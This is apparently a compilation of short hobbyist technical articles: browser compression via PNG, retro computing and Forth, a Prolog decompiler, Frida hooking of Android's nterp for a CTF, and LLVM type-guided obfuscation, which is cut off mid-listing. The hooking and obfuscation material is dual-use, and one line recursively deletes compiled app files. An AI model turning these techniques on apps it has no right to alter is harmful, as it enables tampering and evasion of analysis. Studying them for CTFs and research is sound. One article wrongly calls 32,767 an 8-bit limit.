When building static websites and Single-Page Applications (SPAs), we sometimes need functionality in JavaScript front ends—such as compression—that is usually handled on the back end instead.[1] For example, to store SPA state in the URL hash (the part after the #, also known as the fragment), we want the serialized data to be as small as possible.[2] In such cases, we would benefit from accessing browsers' compression implementations.[3]

Web browsers typically include optimized data compression libraries because they compress and decompress HTTP requests and images, among other data types.[4,5] Yet data compression APIs were not widely accessible from websites' JavaScript front ends until May 2023.[6]

Most modern browsers have implemented the Compression Streams API, thereby supporting compression directly from JavaScript.[7] But how do we use compression functionality in old browsers where it is not exposed? It turns out that it is not *directly* exposed, but is *indirectly* exposed: if we can put data into a format that is compressed by the browser, and then get the resulting file, then that file will contain a compressed version of our data. Specifically, we can compress arbitrary data by leveraging browsers' ability to losslessly compress pixel data into a PNG. Even accounting for headers, checksums, and overhead from the PNG format, the resulting file is usually smaller than the uncompressed data.

```
// Uint8Array -> compressed base64 string
function compress(data) {
  data = Array.from(data);
  // Last pixel can have 1-3 data bytes. Store
  // that number in the first byte
  data.unshift(data.length % 3);
  const c = document.createElement("canvas");
  const numPixels = Math.ceil(data.length / 3);
  c.width = numPixels;
  c.height = 1;
  const context = c.getContext("2d");
  context.fillStyle = "white";
  context.fillRect(0, 0, c.width, c.height);
  const image = context.getImageData(
    0, 0, c.width, c.height,
  );
  let offset = 0;
  for (const b of data) {
    // The alpha channel must be fully opaque or
    // there will be cross-browser inconsistencies
    // when encoding and decoding pixel data
    if (offset % 4 == 3) {
      image.data[offset++] = 255;
    }
    image.data[offset++] = b;
  }
  context.putImageData(image, 0, 0);
  const url = c.toDataURL("image/png");
  return url.match(/,(.*)/)[1];
}
```

```
// compressed base64 string -> original Uint8Array
function decompress(base64) {
  // Decompression must be async. There is a race
  // if we don't wait for the image to load before
  // using its pixels
  return new Promise((resolve, reject) => {
    const img = document.createElement("img");
    img.onerror = () => reject(
      new Error("Could not extract image data")
    );
    img.onload = () => {
      try {
        const c =
          document.createElement("canvas");
        c.width = img.naturalWidth;
        c.height = img.naturalHeight;
        const context = c.getContext("2d");
        context.drawImage(img, 0, 0);
        const raw = context.getImageData(
          0, 0, c.width, c.height,
        ).data;
        // Filter out the alpha channel
        const r = raw.filter((_, i) => i%4 != 3);
        resolve(new Uint8Array(
          r.slice(1, r.length - 3 + r[0] + 1),
        ));
      } catch (e) { reject(e); }
    };
    img.src = `${base64}`;
  });
}
```

[1] Another example is base64-encoding arbitrary byte sequences. JavaScript has `btoa` and `atob` for converting strings to and from base64 encoding, but those functions fail for byte sequences that are not valid UTF-16 strings. In other words, they don't work on all `Uint8Arrays` and, therefore, cannot encode or decode truly arbitrary byte sequences.

[2] Browsers have varying length limits, but it is ideal to keep URLs under a few thousand characters.

[3] It's also possible to port compression libraries to JavaScript or WASM. But browsers have good implementations; we might as well use them!


[4] https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/Compression

[5] https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Content-Encoding

[6] https://caniuse.com/mdn-api_compressionstream

[7] https://developer.mozilla.org/en-US/docs/Web/API/Compression_Streams_API

```
#include <iostream>  // connect_numbers game
#include <cstdio>    // to switch digit press it on keyboard
#include <conio.h>   // to move digit use arrow keys
#include <algorithm> // make string 0123456789 horizontally
#include <ctime>     // or vertically and avoid mines: '*'
bool occupied[80][24] = { false }; bool mines[80][24] = { false }; struct num { static int counter;
static bool seed_set; num() { if (!seed_set) { srand(time(NULL)); seed_set = true; } val =
'0'+counter; while(1) { x = rand() % 78 + 1; y = rand() % 22 + 1; if (!occupied[x][y]) {
occupied[x][y] = true; break; } } color = 0; counter++; } char val, x, y, color; void print() {
printf("\033[%d;%dH\033[%dm%c", y + 1, x + 1, color, val); } } nums[10]; int num::counter = 0; bool
num::seed_set = false; bool has_num(int x, int y) { for (int i = 0; i < 10; i++) if (nums[i].x == x
&& nums[i].y == y) return true; return false; } bool check1() { for (int i = 1; i < 10; i++) if
(nums[i - 1].x - nums[i].x != -1 || nums[i - 1].y != nums[i].y) return false; return true; } bool
check2() { for (int i = 1; i < 10; i++) if (nums[i - 1].y - nums[i].y != -1 || nums[i - 1].x !=
nums[i].x) return false; return true; } bool check_mine() { for (int i = 0; i < 10; i++) if
(mines[nums[i].x][nums[i].y]) return true; return false; } void make_mines(int no) { while (no) { int
x = rand() % 78 + 1; int y = rand() % 22 + 1; if (!mines[x][y] && !occupied[x][y]) { mines[x][y] =
true; no--; }}} void print_ending(std::string msg, char color) { printf("\033[%d;%dH\033[%dm%s", 24,
(int)(80-msg.length())/2, color, msg.c_str()); (void)_getch(); printf("\033[%d;%dH\033[%dm%s", 26, 0,
0, "\n"); } void draw_everything() { for (int i = 0; i < 24; i++) { for (int j = 0; j < 80; j++) { if
(mines[j][i]) printf("\033[31m*"); else if (i == 0 || i == 23) printf("\033[0m-"); else if (j == 0 ||
j == 79) printf("\033[0m|"); else printf("\033[0m "); } printf("\033[0m\n"); } for (int no = 0; no <
10; ++no) nums[no].print(); printf("\033[0;0H"); } void make_green(int no) { for (int i = 0; i < 10;
i++) nums[i].color = (i == no) ? 32 : 0; } int main() { make_mines(42); int cur = 0; make_green(cur);
while (1) { draw_everything(); int ch = _getch(); if (ch >= '0' && ch <= '9') { cur = ch - '0';
make_green(cur); } else if (ch == 0 || ch == 224) { int temp_x, temp_y; switch (_getch()) { case 72:
temp_x = nums[cur].x; temp_y = std::max(1, nums[cur].y - 1); if (has_num(temp_x, temp_y)) break;
nums[cur].y = temp_y; break; case 80: temp_x = nums[cur].x; temp_y = std::min(22, nums[cur].y + 1);
if (has_num(temp_x, temp_y)) break; nums[cur].y = temp_y; break; case 75: temp_x = std::max(1,
nums[cur].x - 1);
temp_y = nums[cur].y; if
(has_num(temp_x, temp_y))
break; nums[cur].x = temp_x;
break; case 77: temp_x =
std::min(78, nums[cur].x +
1);temp_y = nums[cur].y; if
(has_num(temp_x, temp_y))
break; nums[cur].x = temp_x;
break; }} if (check_mine())
{ draw_everything();
print_ending("YOU LOST!!!",
31); break; } if (check1()
|| check2()) {
draw_everything();
print_ending("YOU WON!!!",
32); break; } } return 0; }
```




Your next challenge awaits...
hackArcana.com

Dreamcast Repair

A journey of a thousand parts.

I've always admired the Sega Dreamcast. From the contemporary fascination with the style of *Jet Set Radio* (see *Bomb Rush Cyberfunk)*, to the insane jazz fusion soundtrack of *Sonic Adventure*, to the unique atmosphere and sprawling world of *Shenmue*, to the strange wonder of *Seaman*, to the recent breakthroughs in porting GTA3 to the system, the Dreamcast has many quirks to admire.

Now, I've repaired a few consoles in my time. Despite this, what started as a simple cleaning turned into a multi-week affair quickly. The *teardown* is a straightforward process, as shown on the "Game Tech Wiki" (see consolemods.org for complete information). After performing a deep wash of the outer shell and plastic bits, followed with an alcohol scrub for the electrical ones, I got her plugged in and prepared to see if she would POST. I power her on and. . . the fan starts spinning! Yet, there is no video output. After some troubleshooting and digging online, my heart sank. I wasn't certain that when putting the device back together that I used the exact screws in their exact original location. From here, I had to take the walk of shame to tear her down again, and sure enough. . . I fumbled. Among the parts, there are two different screws used to hold the dreamcast together (documented by me here). The first set is used to hold together the motherboard and RF shield to the housing, as well as the housing to itself. The second set is used to hold the GD-ROM to the motherboard. Set #1 includes both 10 mm and 12mm screws, the 10 being a silver color and the 12 black. Set #2, as evidenced by the poor quality of readily available documentation online, contain ??? mm screws, of ??? color. **TO SET THE RECORD STRAIGHT: YOU NEED TO USE THE 10mm SILVER SCREWS FOR ALL POINTS ON THE GD-ROM.** Failure to do so will result in destroying the trace from the GPU to the video output on the motherboard. That 2mm difference just so happens to be slightly more clearance than granted to you by the RF shield. So, if you use the 12mm screw and tighten it, you drive it **DIRECTLY INTO THE MOTHERBOARD**; the screws are the same width, there is nothing stopping you. As shown in the teardown images from IFIXIT (often a reputable source, mind you), the GD-ROM starts with a BLACK screw on the left slot and ends with NO screw on the left slot of the GD-ROM at all, i.e. improperly reassembled. The occurrence of destroying motherboard traces in this way is so common that the sample image on Wikipedia shows a board with a destroyed trace.

As a hobbyist, this repair proved to be more than I am capable of. User "king_of_dirt" on Reddit put it succinctly: "Here's the deal: if you've got Kynar wire, a fiberglass brush, a multimeter, and a steady hand, you can fix that. . . **If you're not familiar with the method, then this is probably not the job to try it out on.**"

Since I annihilated my motherboard (R.I.P), I began my search for a replacement. Now, this is where the distinction between Dreamcast hardware revisions comes into play. There are three models of the console: VA0 (98-99), VA1 (99-00), and VA2 (Oct. 00 - Dec. 00). The model I was working with was a VA0. Unfortunately, eBay returned no results for any working VA0 motherboards. Through searching, I found that the motherboard's design between the VA1 and VA0 stayed very consistent (fits in the same shell!), with just some minor changes (foreshadowing) in heat sink design. Since VA1's are more common, there were luckily some listings on for the VA1 motherboard. A key difference between the VA1 and VA0 boards, however, is in the GD-ROM interface. The VA0 drive is powered by 5v and the VA1 by 3.3v. So, alongside the motherboard, I picked up a VA1 GD-ROM drive. Putting the pieces together was a relatively straightforward process, aside from the fan connector. Since this connector is different, **proper power to the fan can't be supplied and the machine will not POST**! (see L10N37/VA1-in-VA0-Dreamcast on GitHub for an alternative solution) To make matters worse, the controller port for the VA0 and VA1 Dreamcasts have different pinouts, so despite using the same ribbon cable, the devices **CAN NOT INTERFACE CORRECTLY.** While certainly a headache, I'd do it all again (and probably will in the future).

Article originally published to *the lazy sundays blog* on 02/04/25: https://www.lazysundays.net/articles/dreamcast-repair

FORTH LOCALS AND FUNCTION COMPOSITION

Forth code can be notoriously hard to read, to the point that it has been called a "write-only" language. This contribution summarises two abstractions that (hopefully) increase the legibility of a *Durexforth* logistic map on the VICE emulator, Listing 3, to which all the examples refer.

1 Local Variables

Local variables (also called locals) can be succinctly implemented using co-routines, as explained in detail in Hans Bezemer's video here[1].

```
1 : ;: ( xt -- ) >r ;
2 : local ( a -- )
3   r> swap dup >r @ >r ;: r> r> ! ;
```

Listing 1: Durexforth library *locals*.

Example 1.1. Lines 14 to 17 in Listing 3 illustrate the use of the *locals* library.

2 Function Composition

This section elaborates on a Reddit post[2] that presents words for *point-free style* coding in Forth. Point-free function definitions do not identify the arguments on which they operate and provide an abstraction that is easier to read than Forth's raw stack manipulation. First, a few useful definitions[3]:

1. *Verbs* compute numbers from numbers.
2. *Operators* compute functions from functions.
3. Operators that take one argument are *adverbs*.
4. A two-argument operator is a *conjunction*.
5. *Trains* are isolated sequences of verbs.

Let f, g, h be conjunctions and f', g' and h' adverbs. A *hook* is a train of two verbs and a *fork* is a train of three verbs.

Definition 2.1. A *monadic hook* is the operator $(fg')x = xf(g'x) = f(x, g'(x))$.

Definition 2.2. A *dyadic hook* is the operator $y(fg')x = yf(g'x) = f(y, g'(x))$.

Definition 2.3. A *monadic fork* is the operator $(f'gh')x = (f'x)g(h'x) = g(f'(x), h'(x))$.

Definition 2.4. A *dyadic fork* is the operator $y(fgh)x = (yfx)g(yhx) = g(f(y,x), h(y,x))$.

In Forth, the train (fgh) is written `f h g`. It is also convenient to introduce the identity as:

Definition 2.5. The monadic verbs *same* `.[` and `.]` give a result identical to its argument: $.[\ y = y$ and $.]\ y = y$.

A train of any length can be defined using only these operators[4]. Listing 2 shows their corresponding words: `.v .[ f g'` is a monadic hook, `..j .[ f g'` is a dyadic hook, `.v f' h' g` is a monadic fork and `..v f h g` is a dyadic fork.

```
1 : ..j postpone >r ' compile,
2       postpone r> ; immediate
3 : .v postpone dup
4      postpone ..j ; immediate
5 : ..v postpone 2dup postpone swap
6       postpone >r postpone >r ' compile,
7       postpone r> postpone r>
8       postpone swap ; immediate
9 : .[ ; : .] ;
```

Listing 2: Durexforth library *composition*.

Example 2.1. Line 9 uses a monadic hook to implement `x(1-x)`.

Example 2.2. Lines 10–11 use a dyadic hook that builds upon `x(1-x)` to define `r'x(1-x)`.

Example 2.3. These words can be composed, as shown in lines 12–13. Word `r'x-r'x**2` (a train using a dyadic hook and a dyadic fork) could replace `r'x(1-x)` in line 16.

```
1  require locals require composition
2  require fixed require gfx
3  variable x variable xn variable idx
4  450 constant maxit 300 constant noplot
5  : scale-x ( f -- n ) 3 * ;
6  : scale-y ( f -- n ) -200 +1 */ 200 + ;
7  : **2. ( f -- f) dup *. ;
8  : +1- ( f -- f ) +1 swap - ;
9  : x(1-x) ( x -- f ) .v .[ +1- *. ;
10 : r'x(1-x) ( r x -- f )
11   ..j .[ x(1-x) *. ; \ or
12 : r'x-r'x**2 ( r x -- f )
13   ..v *. ..j .[ **2. *. - ;
14 : fn ( f idx -- f )
15   idx local xn local idx ! xn !
16   xn @ x(1-x) idx @ 320 /. xn @ r'x(1-x)
17   scale-x + ;
18 : initialise-x ( -- ) 5000 d->f x ! ;
19 : iterate ( idx -- )
20   idx local idx ! initialise-x maxit 0
21   do x @ idx @ fn x ! i noplot >
22      if idx @ x @ scale-y plot then
23   loop ;
24 : scan ( -- ) hires 16 clrcol
25       321 1 do i iterate loop
26       key lores drop ; scan
```

Listing 3: Re-written logistic map's source code.

The curious reader may want to inspect these words using the `see` command.

[1] https://www.youtube.com/watch?v=FH4tWf9vPrA [2] https://www.reddit.com/r/Forth/comments/2a4zi4/examples_of_great_forth_code/ [3] https://www.jsoftware.com/help/learning/03.htm [4] https://www.jsoftware.com/help/learning/09.htm, all links accessed on November 15 2025.

Shared Folders in FreeDOS

If you are into retrocomputing, like me, you may sometimes want to run DOS-era software or games in their original environment. Instead of installing an old MS-DOS version, consider using something more modern, such as FreeDOS (FD). I have known FD for many years, but I remember that the last time I used it as a VM in VirtualBox (VB), it wasn't a fun experience because I couldn't establish a good mechanism to exchange files with the DOS environment.

So I decided to give it another try, installing FD in a VB VM. Here I'll share my most recent findings on how to have a *shared folder* between your host machine and a virtual one running FD.

VirtualBox has a great feature called *Guest Additions* that, among other things, allows you to share a folder in the *Host* machine with the *Guest*. It works like this:

```
+---------------+           +----------------+
| Host Machine  |           | Guest Machine  |
| Win 11        |           | Another OS     |
| +-------------------+     +----------+     |
| | Folder 'Share' | <---> | Unit 'Z' |     |
| +-------------------+     +----------+     |
+---------------+           +----------------+
```

The host machine has a folder, which I called *Share*, but one can specify any name, which can be mapped as a new storage unit inside the guest machine. This works perfectly when both Host and Guest OSs are supported by the *Guest Additions*. FD is not supported.

Searching on the internet, you'll find some approaches like setting up a floppy disk image or a CD iso. Other approaches needed more configuration, like setting up an FTP server or sharing a folder within the network. Then, I found the perfect solution: a community-written driver[1] for DOS-like systems to support VB Shared Folders!

The installation process is quite simple. I created a folder (`C:\VBSF`) in my VM to copy all the files from the floppy disk image. Next, you have to add `LASTDRIVE=Z` to the `CONFIG.SYS` file. This file is for MS-DOS, in FD we have `FDCONFIG.SYS` which is in the root of drive `C:\`. Using `edit FDCONFIG.SYS` I added the line to the very end of the file.

Every time you need to use the driver, you must run `VBSF.EXE install low` or just `VBSF.exe`. When you do this, the shared folder will be available inside FD under the drive `Z:`. You should test to make sure that everything is working as expected. Just type `Z:` to change the drive and then `dir` to confirm its content.

I don't have plans to change the shared folder or drive, so to avoid having to type the command all the time, I decided to add it to the `FDAUTO.BAT` (which is similar to the MS-DOS `AUTOEXEC.BAT`), and it is executed after the boot. Once again, I used `edit FDAUTO.BAT` and added the line `C:\VBSF\VBSF.EXE`. `VBSF\` is the folder that I created to copy all the files from the floppy disk. The command was added right before the `:END` label, as shown in Fig. 1.




Figure 1: Editing `FDAUTO.BAT`.

Now, reboot the system to see if the auto-mount works. Type `reboot` for that.

After the boot, below the welcome message, you should see the message from the driver. In my case, it starts with `VBSharedFolders 0.67...` see the Fig. 2. The message acknowledges that the shared folder has been mounted as drive `Z:`.




Figure 2: Shared folder auto-mounted.

You should check it once again using the `dir` command. If you want to have more fun, try to run a DOS-era software or game. This time, I checked by running the **IBM AntiVirus v.2.5.1** that was in the shared folder. Everything worked as expected, including the loading of the virus definitions file.

Figure 3: *IBM AntiVirus v.2.5.1* running from a shared folder

That's it, a simple setup! Have fun!

[1] Javier S. Pedro - https://git.javispedro.com/cgit/vbados.git/about/#vbsfexe-shared-folders

THE LOGISTIC MAP IN 8-BIT

Let us represent the ratio of the existing population of an organism at time n to its maximum possible population as x_n. The ratio x will change at $n+1$ by

1. *Reproduction*, i.e., an increase proportional to the population size, and
2. *Starvation*, i.e., the growth rate decreases at a rate proportional to the value obtained by taking the theoretical "carrying capacity" of the environment less the current population.

The mathematical expression of this dynamic system (known as the *logistic map*[1,2], Algorithm 1) is

$$x_{n+1} = rx_n(1 - x_n)\,, \tag{1}$$

where $r \in [0, 4]$. This expression is commonly used to explain how chaotic behaviour arises from simple nonlinear dynamical equations.

Algorithm 1 – The logistic map.

Input: $maxit$, $noplot$, $\Delta r = 4.0/ncol$, where
$ncol = 320$, the columns in C64's hi-res mode.
for $r \in [1.0, 1.0 + \Delta r, 1.0 + 2\Delta r, \ldots, 4.0]$ **do**
  $x \leftarrow 0.5$
  for $j \in [1, \ldots, maxit]$ **do**
    $x \leftarrow rx(1 - x)$
    if $j > noplot$ **then**
      plot(r, x)
    end if
  end for
end for

While implementing Algorithm 1 in modern systems is trivial, doing so in earlier computers and languages was not so straightforward. For example, many versions of Forth, including *Durexforth*[3] on the Commodore 64, do not implement decimal point arithmetic out-of-the-box. Leo Brodie proposed the following fixed-point arithmetic library[4] that represents numbers between zero and one as integers scaled by $2^{14} = 16,384$, allowing greater accuracy than scaling by 10,000. Using the *fixed* library in Listing 1, the product 0.75×0.5 could be calculated as `7500 d->f 5000 d->f *. .f`, which produces 0.3750.

```
16384 constant +1
: *. ( n n -- n ) +1 */ ;
: /. ( n n -- n ) +1 swap */ ;
: d->f ( d -- frac ) 10000 /. ;
: #.#### dup abs 0 <# # # # # 46 hold
         # sign #> type space ;
: .f ( frac -- ) 10000 *. #.#### ;
```

Listing 1: Durexforth library *fixed*.

An additional problem emerges when setting the value of parameter r beyond the value of 2.0000, which scales to 32,768, greater than the maximum value of an 8-bit signed integer, 32,767. So instead of producing the value of r before multiplication, one solution is to split the product $rx(1-x)$ into $(1+r')x(1-x) = x(1-x) + r'x(1-x)$; note that Figure 1 only shows values of r greater than one. The product $x(1-x)$ is always lower than or equal to 0.25 and scaling it by 3, the maximum of $r' = r - 1$, ensures that all terms remain within the range of an 8-bit signed integer. This approach also takes advantage of the Forth word `*/` inside *fixed*, which multiplies two numbers and then divides by a third, using a 32-bit intermediary.

```
require fixed require gfx
variable x
450 constant maxit 300 constant noplot
: fn ( f idx -- f ) >r dup +1 swap - *.
     dup r> 320 /. *. 3 * + ;
: scale-y ( f -- n ) -200 +1 */ 200 + ;
: iterate ( idx -- )
  5000 d->f x ! maxit 0
  do dup x @ swap fn x !
     i noplot > if dup x @ scale-y plot
                then loop drop ;
: scan ( -- ) hires 16 clrcol
       321 1 do i iterate loop
       key lores drop ; scan
```

Listing 2: The logistic map's source code.




Figure 1: The logistic map, $r \in [1, 4]$, $x \in [0, 1]$.

Computation speed and legibility remain drawbacks in this 8-bit logistic map code. Regarding speed, the VICE[5] emulator takes 34 minutes, or five minutes in warp mode to produce Figure 1. Fortunately, legibility can be improved by using other abstractions.

[1] https://en.wikipedia.org/wiki/Logistic_map [2] https://archive.org/details/isbn_9780071129275
[3] https://github.com/jkotlinski/durexforth [4] https://www.forth.org/fd/FD-V04N1.pdf, page 13. [5] https://vice-emu.sourceforge.io, all URLs accessed on November 03, 2025.

ARM64 Decompilation with Prolog

by Sankrant Chaubey

This article describes a small ARM64 decompiler written in approximately 600 lines of Prolog. It consumes `objdump -d` output and emits C-like code by reconstructing expressions, control flow, and basic types using only pattern matching and backward value tracking. For comparison, production decompilers typically span tens of thousands of lines and multiple analysis passes; this implementation fits in a single Prolog file. The whole program can be described like this:

```
run :-
    reset_db,
    read_string(user_input, _, S),
    split_string(S, "\n", "", Lines),
    parse_lines(0, Lines),
    recover_slots,
    extract_statements,
    emit_program,
    !.
```

Consider this instruction to square a number:

```
mul w0, w0, w0
```

It can be represented as a Prolog fact:

```
insn(0, mul, "w0", "w0", "w0").
```

From this alone, we can already recover simple expressions. The main question is not how instructions execute, but what value lives where at a given point. We can write a value_at predicate

```
value_at(Register, PC, Value).
```

This predicate can work like a watch and answer what value should be in the register. If a register has not been written to yet, it is treated as a function argument, following the ARM64 calling convention. To compute a value, we search backwards for the most recent write.

```
value_at(R, PC, Expr) :-
    insn(P, Op, R, A, B),
    P < PC,
    most_recent(P),
    value_at(A, P, VA),
    value_at(B, P, VB),
    Expr =.. [Op, VA, VB].
```

A square is usually compiled down like this:

```
mul w0, w0, w0
ret
```

Querying value_at("w0", 1, V) would yield: V = mul(arg0, arg0)

An emit predicate can turn this expression into the following form `return (arg0 * arg0);`

For type inference, a simple shortcut can be taken:
If w0 is written before ret, the return type is int. If x0 is written, long. s0 and d0 map to float and double. I apply the same logic to args. This needs more work.

```
detect_return_type(RetType) :-
    insn(RetPC, ret, _, _, _),
    ( written_before("d0", RetPC) -> RetType =
'double'
    ; written_before("s0", RetPC) -> RetType = 'float'
    ; written_before("w0", RetPC) -> RetType = 'int'
    ; written_before("x0", RetPC) -> RetType = 'long'
    ; RetType = 'void' ).
```

loads and stores are handled as dereferences:

```
ldr w8, [x0]
*arg0
```

Stores produce pointer assignments. This is enough to reconstruct simple pointer code.
Conditional branches can classified syntactically:

- Forward conditional branch → if
- Backward conditional branch → while

```
extract_branch(PC, cbz, Target, Reg) :-
    ( Target > PC ->
        catch(value_at(Reg, PC, Val), _, Val = Reg),
        CondExpr =.. ['==', Val, 0],
        assertz(stmt(if(CondExpr, [])))
    ; Target < PC ->
        catch(value_at(Reg, PC, Val), _, Val = Reg),
        CondExpr =.. ['!=', Val, 0],
        assertz(stmt(while(CondExpr, [])))
    ; true ),
    !.
```

ARM branches on the negation of the comparison, so conditions are inverted when emitted.

Instruction recognition is implemented using simple pattern matching, while unification is used to propagate values through registers. At its core, Prolog treats assembly instructions as relational facts, then uses backward-chaining unification to answer "what value is in register R at program counter P?" by pattern matching through instruction history. The decompiler is essentially a database query where search automatically handles the dataflow

There are some limitations right now though. Complex expressions with side effects are not handled well. Loops are a work in progress, although detectable. Structs are out of bounds. Recursion is funny. Left as an exercise for the reader:

```
factorial.o
       0: aa0003e8      mov     x8, x0
       4: 52800020      mov     w0, #0x1
       8: 34000088      cbz     w8, 0x18 <ltmp0+0x18>
       c: 1b087c00      mul     w0, w0, w8
      10: 51000508      sub     w8, w8, #0x1
      14: 35ffffc8      cbnz    w8, 0xc <ltmp0+0xc>
      18: d65f03c0      ret

int ltmp0(void) {
  return (0x1 * w8);
  if ((w8 == 0)) { }
  if (((w8 - 0x1) != 0)) { }
}
```

References:
The decompiler: https://github.com/ixxard/zdcmp
A good prolog reference: https://www.metalevel.at/prolog

Hooking the Android Runtime with Frida

In the mobile challenge PricelessL3ak from L3AK CTF 2025, there was a custom flag checker VM with a switch-based instruction loop. To dump the instruction bytes, I inserted smali code just before the loop to send each byte to logcat. Afterwards, I wanted to see if I could hook the corresponding Dalvik instructions for this VM with Frida instead.

Dalvik bytecode is executed by Android's interpreter called `nterp`. It is part of the Android Runtime (ART). This means that every Dalvik instruction ultimately runs through functions inside `libart.so`, which can be easily instrumented using Frida's Interceptor API.

```
[Android Emulator 5554::PricelessL3ak ]->
Process.getModuleByName("libart.so")
{"base": "0x78ad57000000", "name": "libart.so",
"path": "/apex/com.android.art/lib64/libart.so"}
```

Each opcode maps to a function matching `nterp_op_*`. You can hook any of these and access the registers at any point in the app. In this example, we hook all `cmp-long` instructions.

```
const art = Process.getModuleByName("libart.so");
const p = art.findSymbolByName(
  "nterp_op_cmp_long",
);

Interceptor.attach(p, function () {
  let rPC = this.context.r12; // dex pc
  let rFP = this.context.r13; // frame pointer
  let vregs = [...Array(20).keys()].map((i) =>
    rFP.add(i * 4).readU32(),
  );

  let a = vregs[rPC.add(2).readU8()];
  let b = vregs[rPC.add(3).readU8()];

  console.log(`[${rPC}] cmp-long ${a} ${b}`);
});
```

To make this work, you must turn off the JIT & ahead-of-time compiler so it always uses the interpreter.

```
adb shell rm -r /data/app/*/*/oat
adb shell stop
adb shell setprop dalvik.vm.usejit false
adb shell start
```

Of course, you can hook all instructions and do things based on the instruction pointer alone.

You can obtain the instruction offsets from jadx-gui by right clicking inside the Smali view and selecting `Show Dalvik Bytecode`.

```
const breakpoint = 0x327c6; // opcode in r9

setTimeout(function () {
 const art =
Process.getModuleByName("libart.so");
 // base addresses to calculate offsets
 const dex_bases = new Set(
  searchDex().map((p) => p.toString()),
 );
 // get all functions starting with nterp_op
 const targets = art
  .enumerateSymbols()
  .filter((s) => s.name.startsWith("nterp_op"))
  .map((s) => s.address);

 targets.forEach((target) => {
  Interceptor.attach(target, function () {
   let rPC = this.context.r12;
   /* Feel free to come up with a better way to
   do this */
   if (
   dex_bases.has(rPC.sub(breakpoint).toString())
   ) {
    let rFP = this.context.r13;
    let vregs = [...Array(20).keys()].map((i) =>
     rFP.add(i * 4).readU32(),
    );

    console.log(`opcode: ${vregs[9]}`);
   }
  });
 });
}, 1000);

/* function to find base addresses, because
breakpoint is relative */
function searchDex() {
 let result = [];
 Process.enumerateRanges("r--").forEach(
  function (range) {
   try {
    Memory.scanSync(
     range.base,
     range.size,
     "64 65 78 0a 30 ?? ?? 00",
    ).forEach(function (match) {
     result.push(match.address);
    });
   } catch (e) {}
  },
 );
 return result;
}

// frida -l hook.js -U -f ctf.l3akctf.pricelessl3ak
```

Type-Guided LLVM Obfuscation

LLVM passes are popular for implementing obfuscations. Techniques such as control-flow flattening and mixed boolean arithmetic (MBA) are easily performed via transformation passes. A drawback with this is that since we are operating at the LLVM IR level, a lot of information, such as most types, have already been erased at this stage. Types are powerful because they can encode invariants that can inform our obfuscation.

Invariant-based MBA

As a simple example, consider a custom integer type that supports all the usual operations but internally stores the value x as $2x$. If we have a function that takes an argument x of this type, we could in principle replace every use of (the internal value of) this argument with $x + (x\&1)$. For performance and simplicity reasons, most decompilers and deobfuscation tools will perform their analysis over all possible values and thus they are unable to simplify the expression back to x since it can easily find a counter-example $1+(1\&1) \neq 1$. This "conditional MBA" uses non-local information to strengthen the obfuscation. While we can perform a decent amount of source-level obfuscation where we do have access to the type information, it would be even better if we could get the best of two worlds: rich information about invariants from the source-level with the fine-grained control at the LLVM IR level.

Clang annotations

Luckily, at least for C and C++ code, we can use clang annotations to transfer information to the IR level. In C++, any constant expression can be used. For example, we can annotate a function parameter as follows:

```
int f([[clang::annotate("obf", 42)]] int a) {
```

Which at the IR level will appear as wrapping the argument in a pointer which gets annotated with a reference to a structure containing the associated data.

```
@.str = private unnamed_addr constant [4 x i8]
c"obf\00", section "llvm.metadata"
@.str.1 = private unnamed_addr constant
